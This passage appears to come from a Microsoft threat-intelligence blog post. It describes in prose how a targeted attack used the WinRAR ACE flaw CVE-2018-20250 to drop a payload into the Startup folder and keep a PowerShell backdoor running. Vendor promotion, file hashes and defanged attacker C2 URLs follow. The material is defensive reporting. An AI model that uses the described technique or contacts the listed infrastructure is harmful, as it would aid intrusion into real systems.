


Figure 10. ACE file with CVE-2018-20250 exploit

The ACE file contains three JPEG files that may look related to the email and Word document lures. When the user attempts to extract any of them, the exploit triggers and drops the payload, *dropbox.exe*, to the Startup folder.




Figure 11. Contents of the malicious ACE file

Going back to the fake error message about a missing DLL and asking the user to restart the computer: The CVE-2018-20250 vulnerability only allows file write to specified folder but has no capability to run the file immediately. Since the payload was dropped in the Startup folder, it is launched when the computer restarts.

The payload *dropbox.exe* performs the same actions as the malicious macro component, which helps ensure that the PowerShell backdoor is running. The PowerShell backdoor could allow a remote attacker to take full control of the compromised machine and make it a launchpad for more malicious actions. Exposing and stopping the attacks at the early stages is critical in preventing additional, typically more damaging impact of undetected malware implants.

Stopping attacks at the entry point with Office 365 ATP

The targeted attack we discussed in this blog and other attacks that use the CVE-2018-20250 exploit show how quickly attackers can take advantage of known vulnerabilities. Attackers are always in search of new vectors to reach more victims. In this attack, they also used some sophisticated code injection techniques. Protections against cyberattacks should be advanced, real-time, and comprehensive.

The URL detonation capabilities in Office 365 ATP was instrumental in detecting and blocking the malicious behaviors across the multiple stages of this sophisticated attack, protecting customers from potentially damaging outcomes. URL detonation, coupled with heuristics, behavior-based detections, and machine learning, allow Office 365 ATP to protect customers not only from targeted attacks, but also well-crafted spear phishing attacks—in real time.

Unified protection across multiple attack vectors with Microsoft Threat Protection

These advanced defenses from Office 365 ATP are shared with other services in Microsoft Threat Protection, which provides seamless, integrated, and comprehensive protection against multiple attack vectors. Through signal-sharing, Microsoft threat Protection orchestrates threat remediation.

For endpoints that are not protected by Office 365 ATP, Microsoft Defender ATP detects the attacker techniques used in this targeted attack. Microsoft Defender ATP is a unified endpoint protection platform for attack surface reduction, next generation protection, endpoint detection & response (EDR), auto investigation & remediation, as well as recently announced managed threat hunting and threat & vulnerability management.

Microsoft Defender ATP uses machine learning, behavior monitoring, and heuristics to detect sophisticated threats. Its industry-leading optics, integration with Office 365 ATP and other Microsoft Threat Protection services, and use of AMSI give it unique capabilities to detect attacker techniques, including the exploit, obfuscation, detection evasion, and fileless techniques observed in this attack.

The attacks that immediately exploited the WinRAR vulnerability demonstrate the importance of threat & vulnerability management in reducing organizational risk. Even if your organization was not affected by this attack against specific organizations in the satellite and communications industry, there are other malware campaigns that used the exploits.

Microsoft Defender ATP's threat & vulnerability management capability uses a risk-based approach to the discovery, prioritization, and remediation of endpoint vulnerabilities. As a component of a unified endpoint protection platform, threat & hunting vulnerability management in Microsoft Defender ATP provides these unique benefits:

- Real-time correlation of EDR insights with info on endpoint vulnerabilities
- Invaluable endpoint vulnerability context for incident investigations
- Built-in remediation processes through Microsoft Intune and Microsoft System Center Configuration Manager




Figure 12. Sample Threat & Vulnerability Management dashboard showing WinRAR vulnerabilities on managed endpoints

The complex attack chain that incorporated sophisticated techniques observed in this targeted attack highlights the benefits of a comprehensive protection enriched by telemetry collected across the entire attack chain. Microsoft Threat Protection continues to evolve to provide integrated threat protection solution for the modern workplace.

Rex Plantado
Office 365 ATP Research Team

Indicators of compromise

Files (SHA-256):

- 68133eb271d442216e66a8267728ab38bf143627aa5026a4a6d07bb616b3d9fd (Original email attachment) – detected as Trojan:O97M/Maudon.A
- ef3617a68208f047ccae2d169b8208aa87df9a4b8959e529577fe11c2e0d08c3 (Document hosted in OneDrive link) – detected as Trojan:O97M/Maudon.A
- 4cb0b2d9a4275d7e7f532f52c1b6ba2bd228a7b50735b0a644d2ecae96263352 (ACE file with CVE-2018-20250 exploit) – detected as Exploit:Win32/CVE-2018-20250
- 6f78748f5b2902c05e88c1d2e45de8e7c635512a5f25d25217766554534277fe (dropbox.exe (Win64 Payload)) – detected as Trojan:Win32/Maudon.A
- c0c22e689e1e9fa11cbf8718405b20ce57c1d7c85d8e6e45c617e2b095b01b15 (Encoded id.png) – detected as Trojan:PowerShell/Maudon.A
- 0089736ee162095ac2e4e66de6468dbb7824fe73996bbea48a3bb85f7fdd53e4 (temp.vbs) – detected as ThreatRelated
- 1c25286b8dea0ebe4e8fca0181c474ff47cf822330ef3613a7d599c12b37ff5f (PowerShell script decrypted from id.png) – detected as Trojan:PowerShell/Maudon.A

- 144b3aa998cf9f30d6698bebe68a1248ca36dc5be534b1dedee471ada7302971 (Decrypted PowerShell) – detected as Trojan:PowerShell/Maudon.A


URLs:

- hxxps://1drv[.]ms/u/s!AgvJCoYH9skpgUNf3Y3bfhSyFQao
- hxxp://162[.]223[.]89[.]53/oa/
- hxxp://162[.]223[.]89[.]53/oc/api/?t=<BOTID>
- hxxp://162[.]223[.]89[.]53/or/?t=<BOTID>

Talk to us

Follow us on Twitter **@MsftSecIntel**.


Related Posts



Research
Threat intelligence
Microsoft 365 Defender
Threat actors
Aug 2413 min read


Flax Typhoon using legitimate software to quietly access Taiwanese organizations

China-based actor Flax Typhoon is exploiting known vulnerabilities for public-facing servers, legitimate VPN software, and open-source malware to gain access to Taiwanese organizations, but not taking further action.




Microsoft Purview data security mitigations for BazaCall and other human-operated data exfiltration attacks

Microsoft Defender is our toolset for prevention and mitigation of data exfiltration and ransomware attacks. Microsoft Purview data security offers important mitigations as well and should be used as part of a defense-in-depth strategy.



Cryptojacking: Understanding and defending against cloud compute resource abuse

Cloud cryptojacking, a type of cyberattack that uses computing power to mine cryptocurrency, could result in financial loss to targeted organizations due to the compute fees that can be incurred from the abuse.



The five-day job: A BlackByte ransomware intrusion case study

In a recent investigation by Microsoft Incident Response of a BlackByte 2.0 ransomware attack, we found that the threat actor progressed through the full attack chain, from initial access to impact, in less than five days, causing significant business disruption for the victim organization.